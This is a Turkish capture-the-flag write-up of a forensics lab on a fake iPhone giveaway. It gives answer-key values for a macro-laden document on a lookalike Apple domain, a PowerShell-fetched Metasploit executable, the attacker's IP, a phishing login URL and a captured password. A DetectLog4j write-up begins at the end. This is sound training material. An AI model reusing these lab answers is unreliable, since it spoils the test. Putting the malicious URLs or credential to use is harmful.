
Bir şirketin çalışanı sahte bir iPhone çekilişine katıldı. Ekibimiz, daha fazla analiz için çalışanın sisteminin bir disk görüntüsünü aldı. Bir güvenlik analisti olarak, sistemin güvenliğinin nasıl ihlal edildiğini belirleme göreviniz var.

Soru 1.) What is the hostname of the victim machine?

Kurban makinenin ana bilgisayar adı nedir?

Çözüm 1.) AccessData Registry Viwer kurularak system registry indirelim.


Cevap : WIN-NF3JQEU4G0T



Soru 2.) What is the messaging app installed on the victim machine?

Kurban makinesinde yüklü olan mesajlaşma uygulaması nedir?


Cevap : Whatsapp



Soru 3.) The attacker tricked the victim into downloading a malicious document. Provide the full download URL.

Saldırgan, kurbanı kötü amaçlı bir belge indirmesi için kandırdı. Tam indirme URL'sini sağlayın.

Cevap : http://appIe.com/IPhone-Winners.doc




Soru 4.) Multiple streams contain macros in the document. Provide the number of the highest stream.

Birden çok akış, belgede makrolar içerir. En yüksek akışın numarasını sağlayın.

Çözüm 4.) FTK İmager ile dosyayı dışa aktarıp oledump ile en büyük akışkanı buluyoruz.

Cevap : 10



Soru 5.) The macro executed a program. Provide the program name?


Makro bir programı yürüttü. Programın adını belirtin?

Cevap : `powershell`

Soru 6.) Makro kötü amaçlı bir dosya indirdi. Tam indirme URL'sini sağlayın.

The macro downloaded a malicious file. Provide the full download URL.


Cevap : http://appIe.com/Iphone.exe



Soru 7.) Where was the malicious file downloaded to? (Provide the full path)

Kötü amaçlı dosya nereye indirildi? (Tam yolu sağlayın)


Cevap : C:\Temp\IPhone.exe



Soru 8.) What is the name of the framework used to create the malware?

Kötü amaçlı yazılımı oluşturmak için kullanılan çerçevenin adı nedir?


Cevap : `Metasploit`



Soru 9.) What is the attacker's IP address?

Saldırganın IP adresi nedir?


Cevap : **155.94.69.27**




Soru 10.) The fake giveaway used a login page to collect user information. Provide the full URL of the login page?

Sahte hediye, kullanıcı bilgilerini toplamak için bir giriş sayfası kullandı. Giriş sayfasının tam URL'sini sağlayın?

Cevap : `http://appIe.competitions.com/login.php`






Soru 11.) What is the password the user submitted to the login page?

Kullanıcının giriş sayfasına gönderdiği şifre nedir?

Cevap : **GacsriicUZMY4xiAF4yl**




DetectLog4j

Herkese merhaba bu konumda
CyberDefenderLab platformunda bulunan DetectLog4j isimli
odadaki sorulari birlikte cozucez.

